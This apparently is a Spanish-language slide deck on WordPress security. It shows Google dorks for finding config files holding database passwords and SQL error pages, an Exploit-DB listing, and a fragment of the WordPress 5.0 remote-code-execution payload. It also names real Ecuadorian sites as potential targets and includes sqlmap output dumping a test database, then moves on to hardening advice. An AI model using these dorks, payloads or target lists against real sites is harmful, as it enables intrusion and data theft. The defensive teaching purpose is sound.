
Dorks

- `intext:"Powered by WordPress. "` :: Encontrar sitios web en Wordpress
- `inurl:"/wp-includes/"` :: Full path Disclosure
- `filetype:ini "wordfence"` ::: Sitios Wordpress que corren un WAF

Dorks

- `intext:DB_PASSWORD || intext:"MySQL hostname" ext:txt :::` Buscar el archivo de configuración de Wordpress
- `site:<domain> intext:readme :::` Dork personalizado
- `inurl:log -intext:log ext:log inurl:wp- :::` Buscar logs con información interesante
- `"You have an error in your SQL syntax" :::` Buscar posibles sqli


Exploits



The screenshot displays the Exploit Database website interface. The header features the site logo, navigation icons, and a 'GET CERTIFIED' button. A sidebar on the left contains various tool icons. The main content area shows a list of exploits filtered by 'wordpress'. The list includes columns for Date, Download status (D), Availability (A), Verification (V), Title, Type, Platform, and Author.



Date	D	A	V	Title	Type	Platform	Author
2019-04-22				WordPress Plugin Contact Form Builder 1.0.67 - Cross-Site Request Forgery / Local File Inclusion	WebApps	PHP	Panagiotis Vagenas
2019-04-08				WordPress Plugin Limit Login Attempts Reloaded 2.7.4 - Login Limit Bypass	WebApps	PHP	isdampe
2019-04-05				WordPress 5.0.0 - Crop-image Shell Upload (Metasploit)	Remote	PHP	Metasploit
2019-04-05				WordPress Plugin Contact Form Maker 1.13.1 - Cross-Site Request Forgery	WebApps	PHP	Peyman Forouzan
2019-04-02				WordPress Plugin PayPal Checkout Payment Gateway 1.6.8 - Parameter Tampering	WebApps	PHP	Vikas Chaudhary
2019-03-28				WordPress Plugin Loco Translate 2.2.1 - Local File Inclusion	WebApps	PHP	Ali S. Ahmad
2019-03-28				WordPress Plugin Anti-Malware Security and Brute-Force Firewall 4.18.63 - Local File Inclusion	WebApps	PHP	Ali S. Ahmad
2019-03-13				WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion	WebApps	PHP	Manuel García Cárdenas
2019-03-01				WordPress Core 5.0 - Remote Code Execution	WebApps	PHP	allyshka



Ejecución de código remota



PWC

WordPress Core 5.0 - Remote Code Execution

EDB-ID: 46511	CVE: 2019-8943 2019-8942	Author: ALLYSHKA	Type: WEBAPPS	Platform: PHP	Published: 2019-03-01
E-DB VERIFIED: ✖		EXPLOIT:  / 		VULNERABLE APP:	



```
var wpnonce = '';  
var ajaxnonce = '';  
var wp_attached_file = '';  
var imgurl = '';  
var postajaxdata = '';  
var post_id = 0;  
var cmd = '<?php phpinfo();/*';  
var cmdlen = cmd.length  
var payload = '\xff\xd8\xff\xed\x04Photoshop 3.0\x008IM\x04\x04'+'\x00'.repeat(5)+'\x17\x1c\x02\x05\x00\x07PAYLOAD\x00\xff\xe0\x00  
\x10JFIF\x00\x01\x01\x01\x00'\x00'\x00\x00\xff\xdb\x00C\x00\x06\x04\x05\x06\x05\x04\x06\x06\x05\x06\x07\x07\x06\x08\x0a\x10\x0a\x0a  
\x09\x09\x0a\x14\x0e\x0f\x0c\x10\x17\x14\x18\x18\x17\x14\x16\x16\x1a\x1d\x1f\x1a\x1b#\x1c\x16\x16 , #8\x27*)\x19\x1f-0-(0%  
(\xff\xc0\x00\x0b\x08\x00\x01\x00\x01\x01\x01\x11\x00\xff\xc4\x00\x14\x00\x01'+'\x00'.repeat(15)+'\x08\xff\xc4\x00\x14\x10\x01'+'
```


Sitios usando WP 5.0?

Sitios web que utilizan Wordpress 5.0 Ecuad...

Descargar una lista de todos 77 Wordpress 5.0 Clientes Ecuador

📄 Descargar la lista completa
de clientes potenciales


Crear un Cuenta gratis para ver más resultados.

Sitio web	Ubicación	Los ingresos por ventas	Gasto en tecnología	Social	Empleados	Tráfico
 indunidas.com.ec	 Ecuador	\$1k+	\$10+			-
 elheraldo.com.ec	 Ecuador		\$50+	5.000+		Medio
 abocacia.com	 Ecuador		\$0+			-
 abril.ec	 Ecuador		\$10+	50+		-
 ferchoscomputer.com	 Ecuador	\$1k+	\$100+			-
 imprintacdg.com	 Ecuador		\$10+			-
 lacienciaenunguion.ups.edu.ec	 Ecuador		\$2000+	10.000+		Alto
 aulamagna.usfq.edu.ec	 Ecuador		\$5000+	20.000+		Alto
 agricolacanas.com.ec	 Ecuador		\$0+			-
 agustiniintriago.com	 Ecuador		\$0+			-



DISCLAIMER!
THIS IS USED FOR
EDUCATIONAL PURPOSES
ONLY

Metodología





Dork

?q="You have an error in your SQL syntax"&cr=countryEC

Search results for "You have an error in your SQL syntax"

Pavimento
... You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '12, 12' at line 1 in ...

multimevi.com
<http://laboviva.multimevi.com/> · tabla_certificado_d |
CRUD de productos con PHP - MySQL - jQuery AJAX
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1. Agregar ...

iplanet.ec
<http://www.iplanet.ec/> · pagos |
Caja - iPlanet
... You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 10.

Servicio de Acreditación Ecuatoriano
<http://oec.acreditacion.gob.ec/> · certificacion_vista_datos |
OAE
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1.



Content Management System

WordPress
[WordPress Usage Statistics](#) · [Download List of All Websites using WordPress](#)
WordPress is a state-of-the-art semantic personal publishing platform, standards, and usability.
[Open Source](#) · [Blog](#)

WordPress 6.4
[WordPress 6.4 Usage Statistics](#) · [Download List of All Websites using WordPress version 6.4*](#)

Buscar
objetivos
potenciales



Escaneo activo
y pasivo

Explotación



```
[03:41:47] [WARNING] no clear password(s) found
Database: acuart
Table: carts
[3 entries]
+-----+-----+-----+
| cart_id | item | price |
+-----+-----+-----+
| 85b85247e95ede1238892c0b767aff42 | 1 | 500 |
| 85b85247e95ede1238892c0b767aff42 | 3 | 986 |
| 85b85247e95ede1238892c0b767aff42 | 2 | 800 |
+-----+-----+-----+


[03:41:47] [INFO] table 'acuart.carts' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[03:41:47] [INFO] fetching columns for table 'users' in database 'acuart'
[03:41:47] [INFO] fetching entries for table 'users' in database 'acuart'
[03:41:47] [INFO] recognized possible password hashes in column 'cart'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[03:41:47] [INFO] using hash method 'md5_generic_passwd'
[03:41:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[03:42:05] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+
| cc | cart | name | pass | email |
+-----+-----+-----+-----+-----+
| dsadsadfffd | 85b85247e95ede1238892c0b767aff42 | richelle ryan | test | ahuhu@gmail.com | dsadsd | test | 0 |
```



Cuál es el tiempo que le toma descubrir a una empresa que su sitio web ha sido comprometido?



Entonces, qué podemos hacer para proteger nuestro sitio?



Medidas de seguridad para proteger nuestra web



“La seguridad es un proceso no un producto”

-Bruce Schneier

La seguridad es un proceso no un
~~producto~~ Plugin



Generales

- Mantener actualizado wordpress (por defecto wordpress instala actualizaciones menores para mayores hay que hacer el proceso manual).
- Mantener actualizados los plugins instalados.

Autenticación??

Username: Admin

Password: Admin



Claves y autenticación

- Usar claves robustas..
- Evitar claves comunes.
- No reutilizar claves en múltiples servicios.
- Usar un password manager para generar y almacenar claves complejas
- Activar el segundo factor de autenticación (2FA) para agregar una capa extra(no se limita solo a wordpress, también incluyen: accesos a la base de datos, hosting, correo, proveedor de nombre de dominio, cuentas ftp).

Claves y autenticación

- Solo proveer acceso administrativo a individuos que se tenga confianza para manejar el website.
- Establecer roles de usuario y limitar sus privilegios.
- Implementar roles en wordpress y asignar permisos específicos para los diferentes tipos de usuario, reduciendo el riesgo de accesos no autorizados y potenciales brechas de seguridad.

Elementor Pro Gratis?



Plugins, Temas, Configuraciones, ...

- Remover plugins y temas innecesarios o con vulnerabilidades reportadas.
- Antes de instalar un plugin o tema, comprobar que provenga de fuentes confiables, que tenga buenos ratings y reviews, una sólida base de descargas y recomendaciones de otros usuarios wordpress.
- Leer la documentación de un plugin antes de instalarlo.
- No usar WP_DEBUG activo en entornos productivos.
- Desactivar la edición de archivos a nivel de Interfaz de usuario.
- Evitar plugins y/o temas de Sitios piratas y de ventas.

Educación

- Aprender sobre ataques phishing, detección de malware, seguridad web, hardening, estrategias de mitigación, etc.
- Leer sobre los últimos incidentes de seguridad reportados en Wordpress.
- Apoyarse del Security Handbook de Wordpress.
- Seguir las buenas prácticas en términos de seguridad.

Hosting y Backups

- Escoger un proveedor de hosting con buena reputación que priorice la seguridad de forma esencial.
- Buscar compañías que ofrezcan un entorno seguro, respaldos regulares, y un robusto sistema de detección de intrusos.
- No tener los respaldos en el mismo servidor.
- Hacer respaldos periódicamente.
- Probar los respaldos.

Administración

- Usar SFTP en vez de FTP.
- Para acceder al servidor usar SSH.
- Aplicar HTTPS por defecto.
- Si corremos wordpress en nuestro propio server. Debemos **actualizar dependencias del sistema Operativo, configurar de forma segura el web server, la base de datos, el entorno de PHP**, etc.
- Desactivar ejecución de archivos PHP en ciertos directorios de wordpress.

Administración

- Desactivar funciones en PHP como `shell_exec`, `phpinfo`, `popen`, ...
- Desactivar/Restringir acceso al `xml-rpc.php`
- NO asignar permisos `777` (configuración más permisiva)
- Desactivar la indexación de directorios.
- Cambiar el prefijo en las tablas de wordpress.
- Limitar el número de intentos de inicio de sesión.

Herramientas de seguridad

- Usar CAPTCHA para evitar el SPAM, y bots.
- Plugin para monitoreo activo (integridad de archivos, ...).
- Usar un web application firewall (WAF).


Recomendaciones:

- Sucuri
- Wordfence
- Cloudflare

Auditorías y Monitoreo de seguridad

- Ejecutar auditorías y monitoreos de seguridad a tu website.
- Monitorea tu sitio web por actividades inusuales (modificaciones de archivos no autorizadas, intentos sospechosos de inicio de sesión).
- Tomar acciones inmediatas si una brecha de seguridad ha sido detectada.

Recursos



Recursos



Security Status

test.penpubtutorials.com


WordPress Toolkit automatically applies all critical security measures when you use it to install WordPress. Non-critical security measures can be applied manually. If security measures make your website work incorrectly, you can revert them at any time.

[Secure](#) [Check Security](#) [Revert](#)

Security status was last checked on 8/16/2019, 2:05:22 PM

You can apply the following measures to improve the security of your WordPress websites. Note that some security measures can be reverted, while some cannot. We recommend that you [back up the corresponding subscription](#) before securing your WordPress website.


<input type="checkbox"/> Security Measures	Status
<input checked="" type="checkbox"/> Block directory browsing ⓘ (can be reverted)	ⓘ
<input checked="" type="checkbox"/> Block unauthorized access to wp-config.php ⓘ (can be reverted)	ⓘ
<input checked="" type="checkbox"/> Disable PHP execution in cache directories ⓘ (can be reverted)	ⓘ
<input checked="" type="checkbox"/> Block access to sensitive files ⓘ (can be reverted)	ⓘ
<input type="checkbox"/> Forbid execution of PHP scripts in the wp-includes directory ⓘ (can be reverted)	⚠
<input type="checkbox"/> Forbid execution of PHP scripts in the wp-content/uploads directory ⓘ (can be reverted)	⚠
<input type="checkbox"/> Disable scripts concatenation for WordPress admin panel ⓘ (can be reverted)	⚠
<input type="checkbox"/> Turn off pingbacks ⓘ (can be reverted)	⚠
<input type="checkbox"/> Enable hotlink protection ⓘ (can be reverted)	⚠
<input type="checkbox"/> Disable file editing in WordPress ⓘ (can be reverted)	⚠
<input type="checkbox"/> Enable bot protection ⓘ (can be reverted)	⚠
<input type="checkbox"/> Block access to potentially sensitive files ⓘ (can be reverted)	⚠
<input type="checkbox"/> Block access to .htaccess and .user.ini ⓘ (can be reverted)	⚠
<input type="checkbox"/> Restrict access to files and directories ⓘ	⚠



Plesk

How to Secure WordPress Websites with the WordPress Toolkit

Recursos



WordPress Vulnerability Database API

Recursos

- Es Wordpress seguro o no?
https://spain.wordcamp.org/2020/files/2020/05/07B02_03_EsWordPressSeguro_reduced.pdf
<https://www.youtube.com/watch?v=7catllv40Nc&list=TLPQMTMwMjIwMjRlBdPSqbfqCA&index=13&pp=gAQBiAQB>
- Listado de las claves más comunes.
<https://nordpass.com/most-common-passwords-list/>
- Qué tan segura es mi clave
<https://www.security.org/how-secure-is-my-password/>

Recursos

- Protege WordPress sin habilidades de programación.
<https://www.youtube.com/watch?v=TLKn2jMAJP4&list=TLPQMTMwMjIwMjRlBdPSqbfqCA&index=3&pp=gAQBiAQB>
- La seguridad es un proceso, no un plugin
<https://www.youtube.com/watch?v=5gVK4dUC3w8&list=TLPQMTMwMjIwMjRlBdPSqbfqCA&index=4&pp=gAQBiAQB>
- Wordpress Vulnerability Database API
<https://vulnerability.wpsysadmin.com/>

Recursos

- Base de datos de exploits
<https://www.exploit-db.com/>
- Listado de dorks
https://github.com/TUXCMD/Google-Dorks-Full_list/blob/master/googledorks_full.txt
<https://github.com/Proviesec/google-dorks/blob/main/cms/google-dorks-for-wordpress.txt>
- Verificador de robustez de claves
<https://www.grc.com/haystack.htm>
- Manual del administrador Seguridad Wordpress
<https://developer.wordpress.org/advanced-administration/security/>

Herramientas

- Authy
<https://authy.com/>
- Sucuri
<https://sitecheck.sucuri.net/>
<https://sucuri.net/website-performance/>
<https://es-co.wordpress.org/plugins/sucuri-scanner/>
- Cloudflare
<https://www.cloudflare.com/es-es/>
- Wordfence
<https://www.wordfence.com/>
- Fail2ban
<https://wordpress.com/es/plugins/wp-fail2ban>
- WPscan
<https://wpscan.com/>

“Ensure that you know what software is being used and establish the criticality of each tool.” -by Dustin S. Sachs



@davcortez